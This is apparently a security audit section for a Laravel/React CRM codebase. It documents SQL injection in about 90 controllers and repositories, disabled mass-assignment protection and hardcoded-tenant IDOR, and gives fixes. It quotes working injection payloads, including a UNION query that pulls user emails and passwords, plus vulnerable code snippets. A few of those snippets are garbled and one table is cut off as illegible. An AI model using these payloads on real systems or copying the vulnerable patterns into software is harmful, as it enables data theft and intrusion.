

6. Security Hotspots Analysis

Objective: Address key OWASP-class security vulnerabilities and dependency risk.

Date: 2026-08-04 12:01:52 UTC | **Scope:** shende-shweta/pingcrm — PHP 8.2 / Laravel 11.1 / Inertia.js (React 19 / TypeScript 5.6) / SQLite (dev) / MySQL (prod) / Laravel Sanctum session auth

Executive Summary

EXECUTIVE SUMMARY

PingCRM carries critical and widespread security vulnerabilities across both its PHP backend and React/TypeScript frontend. The most severe issue is a pervasive SQL injection pattern found in every one of the 80 IVR module controllers and all 12 legacy repository classes — user-supplied search input is concatenated directly into raw `DB::select` queries without parameterization. Compounding this, `Model::unguard()` is called globally in `AppServiceProvider`, disabling Laravel's mass-assignment protection for all Eloquent models. On the frontend, `Pagination.tsx` renders server-sourced pagination labels via `dangerouslySetInnerHTML` without sanitization, creating a stored/reflected XSS vector, and hardcoded demo credentials (`johndoe@example.com` / `secret`) are shipped in the production JavaScript bundle. npm dependency scanning reveals 1 critical CVE (vitest CVSS 9.8 — arbitrary file read/execution) and 9 high-severity CVEs affecting lodash, vite, brace-expansion, and others. Overall the codebase presents a High Risk posture requiring immediate remediation of the injection and mass-assignment issues before any production deployment or public exposure. Layers covered: PHP backend (app/, routes/, bootstrap/), React/TypeScript frontend (resources/js/), configuration, CI pipeline, and npm/Composer dependency manifests.

221

FILES SCANNED FOR INPUT
HANDLING

7

CONCRETE
INJECTION/XSS/CSRF/CORS/AUTH
FINDINGS

13

NPM DEPENDENCIES
FLAGGED VULNERABLE

9/10

OWASP CATEGORIES WITH
FINDINGS

OVERALL CODEBASE RATING — SECURITY

High Risk

SQL injection in 80 controllers + 12 repositories, global mass-assignment unguard, 1 critical npm CVE, and 9 high npm CVEs drive this verdict.

6.1 Security Benchmark Ratings

#	Security KPI	Target	GOOD	MODERATE	HIGH RISK	Measured	Rating
---	--------------	--------	------	----------	-----------	----------	--------

H1	Critical Vulnerabilities	0	0	1	>1	2 (SQLi at scale + vitest CVE)	HIGH RISK
H2	High Vulnerabilities	0	<5	5–10	>10	12 (mass-assign, DOM XSS, IDOR, 9 npm high)	HIGH RISK
H3	Medium Vulnerabilities	low	<20	20–50	>50	7 (no password policy, hardcoded creds, no headers, session unencrypted, EOL dep, no SAST, debug mode)	GOOD
H4	Vulnerability Density	<0.5/KLOC	<0.5	0.5–1.0	>1.0	~0.12/KLOC (21 findings / ~177 KLOC source)	GOOD
H5	OWASP Top 10 Compliance	>95%	>95%	80–95%	<80%	10% clean (9 of 10 categories have findings)	HIGH RISK
H6	Critical/High Vulnerable Deps	0	0	1	>1	10 (1 critical + 9 high npm packages)	HIGH RISK
H7	Outdated Dependencies	<10%	<10%	10–25%	>25%	~2.6% npm (13/506 with CVEs; react-router-dom v5 EOL)	GOOD
H8	End-of-Life Dependencies	0	0	1–5	>5	1 (react-router-dom v5.2.0 — EOL)	MODERATE

6.2 Hotspot-by-Hotspot Evidence

SQL Injection — IVR Controllers CRITICAL

Every one of the 80 IVR CRUD controllers concatenates the `?q=` search parameter directly into a raw `DB::select()` call without parameterization. A sample from three representative controllers:

Example 1 — `app/Http/Controllers/Ivr/LiveMonitoringIndexController.php:28`

```
$q = $request->get("q");
if ($q) {
    $rows = DB::select("select * from ivr_live_monitorings where name like '%".$q."%' and tenant_id = ".$this->tenantId);
}
```

Example 2 — `app/Http/Controllers/Ivr/CallRecordingExportController.php:28`

```
$rows = DB::select("select * from ivr_call_recordings where name like
```

```
'%".$q.%" and tenant_id = ".$this->tenantId);
```

Example 3 — `app/Http/Controllers/Ivr/HistoricalReportsUpdateController.php:28`

```
$rows = DB::select("select * from ivr_historical_reportss where name like
'%".$q.%" and tenant_id = ".$this->tenantId);
```

This exact pattern appears verbatim in all 80 IVR controllers. An authenticated attacker sends `GET /ivr/call-recordings?q=' OR 1=1--` to retrieve all rows. A UNION-based payload leaks the users table: `GET /ivr/live-monitoring?q=%25' UNION SELECT id,email,password,4,5 FROM users--`. All IVR routes carry `middleware('auth')` so the attacker must be logged in, but any authenticated account is sufficient.

Recommended fix:

1. Replace every raw `DB::select("...LIKE '%".$q.%"...")` with a parameterized form:
`DB::select("SELECT * FROM ivr_live_monitorings WHERE name LIKE ? AND tenant_id = ?", ["%{$q}%", $this->tenantId])`.
2. Better yet, migrate to the Eloquent model's `where('name', 'LIKE', "%{$q}%")` scope chain — already used correctly in the CRM controllers.
3. Introduce a shared `applySearchFilter()` helper in `IvrModuleController` so the fix is applied once across all 80 controllers.
4. Add a CI SAST step (Psalm taint analysis or PHPStan taint extensions) to catch future regressions automatically.

80 files affected.

File	Line(s)	Issue	Action
<code>app/Http/Controllers/Ivr/AgentDeskDestroyController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized <code>DB::select()</code> or Eloquent <code>where()</code>
<code>app/Http/Controllers/Ivr/AgentDeskExportController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized <code>DB::select()</code> or Eloquent <code>where()</code>
<code>app/Http/Controllers/Ivr/AgentDeskImportController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized <code>DB::select()</code> or Eloquent <code>where()</code>
<code>app/Http/Controllers/Ivr/AgentDeskIndexController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized <code>DB::select()</code> or Eloquent <code>where()</code>
<code>app/Http/Controllers/Ivr/AgentDeskStoreController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized <code>DB::select()</code> or Eloquent <code>where()</code>
<code>app/Http/Controllers/Ivr/AgentDeskSyncController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized <code>DB::select()</code> or Eloquent <code>where()</code>
<code>app/Http/Controllers/Ivr/AgentDeskUpdateController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized <code>DB::select()</code> or Eloquent <code>where()</code>
<code>app/Http/Controllers/Ivr/BusinessHoursDestroyController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized <code>DB::select()</code> or Eloquent <code>where()</code>
<code>app/Http/Controllers/Ivr/BusinessHoursExportController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized <code>DB::select()</code> or Eloquent

		concatenation	where()
app/Http/Controllers/Ivr/BusinessHoursImportController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/BusinessHoursIndexController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/BusinessHoursStoreController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/BusinessHoursSyncController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/BusinessHoursUpdateController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallAnalyticsDestroyController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallAnalyticsExportController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallAnalyticsImportController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallAnalyticsIndexController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallAnalyticsStoreController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallAnalyticsSyncController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallAnalyticsUpdateController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallFlowDestroyController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallFlowExportController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallFlowImportController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallFlowIndexController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallFlowStoreController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallFlowSyncController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallFlowUpdateController.php	28	SQL injection via unparameterized name LIKE	Replace with parameterized DB::select() or Eloquent

		concatenation	where()
app/Http/Controllers/Ivr/CallRecordingDestroyController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallRecordingExportController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallRecordingImportController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallRecordingIndexController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallRecordingStoreController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallRecordingSyncController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallRecordingUpdateController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallRoutingDestroyController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallRoutingExportController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallRoutingImportController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallRoutingIndexController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallRoutingStoreController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallRoutingSyncController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CallRoutingUpdateController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CustomerProfileIndexController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CustomerProfileStoreController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/CustomerProfileUpdateController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/DidInventoryDestroyController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/DidInventoryExportController.php	28	SQL injection via unparameterized name LIKE	Replace with parameterized DB::select() or Eloquent

		concatenation	where()
app/Http/Controllers/Ivr/DidInventoryImportController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/DidInventoryIndexController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/DidInventoryStoreController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/DidInventorySyncController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/DidInventoryUpdateController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/HistoricalReportsDestroyController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/HistoricalReportsExportController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/HistoricalReportsImportController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/HistoricalReportsIndexController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/HistoricalReportsStoreController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/HistoricalReportsSyncController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/HistoricalReportsUpdateController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/LiveMonitoringDestroyController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/LiveMonitoringExportController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/LiveMonitoringImportController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/LiveMonitoringIndexController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/LiveMonitoringStoreController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/LiveMonitoringSyncController.php	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
app/Http/Controllers/Ivr/LiveMonitoringUpdateController.php	28	SQL injection via unparameterized name LIKE	Replace with parameterized DB::select() or Eloquent

		concatenation	where()
<code>app/Http/Controllers/Ivr/PromptLibraryDestroyController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
<code>app/Http/Controllers/Ivr/PromptLibraryExportController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
<code>app/Http/Controllers/Ivr/PromptLibraryImportController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
<code>app/Http/Controllers/Ivr/PromptLibraryIndexController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
<code>app/Http/Controllers/Ivr/PromptLibraryStoreController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
<code>app/Http/Controllers/Ivr/PromptLibrarySyncController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
<code>app/Http/Controllers/Ivr/PromptLibraryUpdateController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
<code>app/Http/Controllers/Ivr/QueueManagementDestroyController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
<code>app/Http/Controllers/Ivr/QueueManagementExportController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
<code>app/Http/Controllers/Ivr/QueueManagementImportController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
<code>app/Http/Controllers/Ivr/QueueManagementIndexController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
<code>app/Http/Controllers/Ivr/QueueManagementStoreController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
<code>app/Http/Controllers/Ivr/QueueManagementSyncController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()
<code>app/Http/Controllers/Ivr/QueueManagementUpdateController.php</code>	28	SQL injection via unparameterized name LIKE concatenation	Replace with parameterized DB::select() or Eloquent where()

SQL Injection — Legacy Repositories **CRITICAL**

All 12 legacy repository classes replicate the same unparameterized LIKE pattern across ~480 fetch methods:

Example 1 — `app/Repositories/Legacy/LiveMonitoringRepository.php:12–16`

```
public function fetchChunk1($tenantId, $filter = null)
{
    $sql = "SELECT * FROM ivr_live_monitorings WHERE tenant_id = " . (int)
    $tenantId;
```

```

    if ($filter) {
        $sql .= " AND name LIKE '%" . $filter . "%'"; // SQLi pattern for
discovery bots
    }
    return DB::select($sql);
}

```

Example 2 — `app/Repositories/Legacy/BusinessHoursRepository.php:12–16` (same structure, table `ivr_business_hourss`).

Example 3 — `app/Repositories/Legacy/CallRoutingRepository.php:12–16` (same structure, table `ivr_call_routings`).

The inline comment "// SQLi pattern for discovery bots" confirms awareness of the issue. Any caller that passes user-controlled data as `$filter` is exploitable. The repositories are instantiated inside the corresponding GodService classes.

Recommended fix:

1. Replace all 480 occurrences: change `" AND name LIKE '%" . $filter . "%'` to `" AND name LIKE ?"` and pass `["%{$filter}%"]` as the second argument to `DB::select($sql, $bindings)` .
2. Consolidate the 30–80 identical `fetchChunk1..N` methods in each repository into a single `fetchAll(?string $filter): array` — the duplication is machine-generated boilerplate.
3. Validate `$filter` at the controller boundary before passing to the repository.

12 files affected.

File	Line(s)	Issue	Action
<code>app/Repositories/Legacy/AgentDeskRepository.php</code>	14, 23, 32, 41, 50, 59, 68, 77, 86, 95, 104, 113 +28	SQL injection via unparameterized LIKE filter concatenation	Use parameterized DB::select() with ? placeholder
<code>app/Repositories/Legacy/BusinessHoursRepository.php</code>	14, 23, 32, 41, 50, 59, 68, 77, 86, 95, 104, 113 +28	SQL injection via unparameterized LIKE filter concatenation	Use parameterized DB::select() with ? placeholder
<code>app/Repositories/Legacy/CallAnalyticsRepository.php</code>	14, 23, 32, 41, 50, 59, 68, 77, 86, 95, 104, 113 +28	SQL injection via unparameterized LIKE filter concatenation	Use parameterized DB::select() with ? placeholder
<code>app/Repositories/Legacy/CallFlowRepository.php</code>	14, 23, 32, 41, 50, 59, 68, 77, 86, 95, 104, 113 +28	SQL injection via unparameterized LIKE filter concatenation	Use parameterized DB::select() with ? placeholder
<code>app/Repositories/Legacy/CallRecordingRepository.php</code>	14, 23, 32, 41, 50, 59, 68, 77, 86, 95, 104, 113 +28	SQL injection via unparameterized LIKE filter concatenation	Use parameterized DB::select() with ? placeholder
<code>app/Repositories/Legacy/CallRoutingRepository.php</code>	14, 23, 32, 41, 50, 59, 68, 77, 86, 95, 104, 113 +28	SQL injection via unparameterized LIKE filter concatenation	Use parameterized DB::select() with ? placeholder
<code>app/Repositories/Legacy/CustomerProfileRepository.php</code>	14, 23, 32, 41, 50, 59, 68, 77, 86, 95, 104, 113 +28	SQL injection via unparameterized LIKE filter concatenation	Use parameterized DB::select() with ? placeholder
<code>app/Repositories/Legacy/DidInventoryRepository.php</code>	14, 23, 32, 41, 50, 59, 68, 77, 86, 95, 104, 113 +28	SQL injection via unparameterized LIKE filter concatenation	Use parameterized DB::select() with ? placeholder
<code>app/Repositories/Legacy/HistoricalReportsRepository.php</code>	14, 23, 32, 41, 50, 59, 68, 77, 86, 95, 104, 113 +28	SQL injection via unparameterized LIKE filter concatenation	Use parameterized DB::select() with ? placeholder

<code>app/Repositories/Legacy/LiveMonitoringRepository.php</code>	14, 23, 32, 41, 50, 59, 68, 77, 86, 95, 104, 113 +28	SQL injection via unparameterized LIKE filter concatenation	Use parameterized DB::select() with ? placeholder
<code>app/Repositories/Legacy/PromptLibraryRepository.php</code>	14, 23, 32, 41, 50, 59, 68, 77, 86, 95, 104, 113 +28	SQL injection via unparameterized LIKE filter concatenation	Use parameterized DB::select() with ? placeholder
<code>app/Repositories/Legacy/QueueManagementRepository.php</code>	14, 23, 32, 41, 50, 59, 68, 77, 86, 95, 104, 113 +28	SQL injection via unparameterized LIKE filter concatenation	Use parameterized DB::select() with ? placeholder

Mass Assignment Protection Globally Disabled HIGH

`AppServiceProvider::register()` calls `Model::unguard()`, which removes Laravel's built-in `$fillable` / `$guarded` protection from every Eloquent model application-wide:

`app/Providers/AppServiceProvider.php:26–29`

```
public function register(): void
{
    Model::unguard();
}
```

This means any POST/PUT body key maps to a database column if the column exists, regardless of what the model's `$fillable` declares. For example, a request to `PUT /users/{id}` including `{"owner": true, "account_id": 99}` could escalate privilege or move a user to another account. The `User` model declares `$fillable = ['name', 'email', 'password']` but `Model::unguard()` overrides it — those restrictions have no effect at runtime.

Recommended fix:

1. Remove `Model::unguard()` from `AppServiceProvider`.
2. Ensure every model has an accurate `$fillable` list (or `$guarded = ['id']` as a minimum).
3. Audit each controller's `->create(Request::validate(...))` call — currently the Contacts/Organizations controllers pass the full validated array, which is safe once `$fillable` protection is re-enabled.

1 file affected.

File	Line(s)	Issue	Action
<code>app/Providers/AppServiceProvider.php</code>	28	Global mass-assignment protection disabled via <code>Model::unguard()</code>	Remove <code>Model::unguard()</code> ; restore per-model <code>\$fillable</code> lists

Broken Multi-Tenant Isolation / IDOR HIGH

All 80 IVR module controllers carry a hardcoded `private $tenantId = 1` and an inline comment explicitly acknowledging skipped authorization checks:

`app/Http/Controllers/Ivr/LiveMonitoringIndexController.php:14–15`

```
// AUTH-NOTE: some endpoints intentionally skip policies (2014 regression)
private $tenantId = 1; // hard-coded tenant – multi-tenant broken
```

app/Http/Controllers/Ivr/CallRecordingExportController.php:14–15 (same comment + hardcoded value, all 80 controllers).

Every query is scoped to `tenant_id = 1` regardless of the authenticated user's actual account. In a multi-tenant deployment this is a full cross-tenant data disclosure: an authenticated user from tenant 2 can read tenant 1's call routing rules, call recordings, and agent desk configurations.

Recommended fix:

1. Replace `$this->tenantId` with the authenticated account: `Auth::user()->account_id` (or via the `IvrAccountContext` support class already present in `app/Support/IvrAccountContext.php`).
2. Implement Laravel Gate policies or route model binding with account-scoping, following the pattern already used correctly in `ContactsController` and `OrganizationsController`.
3. Add an integration test that asserts user from account B cannot retrieve records belonging to account A.

80 files affected.

File	Line(s)	Issue	Action
<code>app/Http/Controllers/Ivr/AgentDeskDestroyController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with <code>Auth::user()->account_id</code> and add ownership gate policies
<code>app/Http/Controllers/Ivr/AgentDeskExportController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with <code>Auth::user()->account_id</code> and add ownership gate policies
<code>app/Http/Controllers/Ivr/AgentDeskImportController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with <code>Auth::user()->account_id</code> and add ownership gate policies
<code>app/Http/Controllers/Ivr/AgentDeskIndexController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with <code>Auth::user()->account_id</code> and add ownership gate policies
<code>app/Http/Controllers/Ivr/AgentDeskStoreController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with <code>Auth::user()->account_id</code> and add ownership gate policies
<code>app/Http/Controllers/Ivr/AgentDeskSyncController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with <code>Auth::user()->account_id</code> and add ownership gate policies
<code>app/Http/Controllers/Ivr/AgentDeskUpdateController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with <code>Auth::user()->account_id</code> and add ownership gate policies
<code>app/Http/Controllers/Ivr/BusinessHoursDestroyController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with <code>Auth::user()->account_id</code> and add ownership gate policies
<code>app/Http/Controllers/Ivr/BusinessHoursExportController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with <code>Auth::user()->account_id</code> and add ownership gate policies
<code>app/Http/Controllers/Ivr/BusinessHoursImportController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with <code>Auth::user()->account_id</code> and add ownership gate policies
<code>app/Http/Controllers/Ivr/BusinessHoursIndexController.php</code>	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with <code>Auth::user()->account_id</code> and add ownership gate policies

[illegible]

app/Http/Controllers/Ivr/CallRecordingImportController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/CallRecordingIndexController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/CallRecordingStoreController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/CallRecordingSyncController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/CallRecordingUpdateController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/CallRoutingDestroyController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/CallRoutingExportController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/CallRoutingImportController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/CallRoutingIndexController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/CallRoutingStoreController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/CallRoutingSyncController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/CallRoutingUpdateController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/CustomerProfileIndexController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/CustomerProfileStoreController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/CustomerProfileUpdateController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/DidInventoryDestroyController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/DidInventoryExportController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/DidInventoryImportController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/DidInventoryIndexController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies

app/Http/Controllers/Ivr/DidInventoryStoreController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/DidInventorySyncController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/DidInventoryUpdateController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/HistoricalReportsDestroyController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/HistoricalReportsExportController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/HistoricalReportsImportController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/HistoricalReportsIndexController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/HistoricalReportsStoreController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
app/Http/Controllers/Ivr/HistoricalReportsSyncController.php	15	Hard-coded tenantId=1 breaks multi-tenant isolation (IDOR)	Replace with Auth::user()->account_id and add ownership gate policies
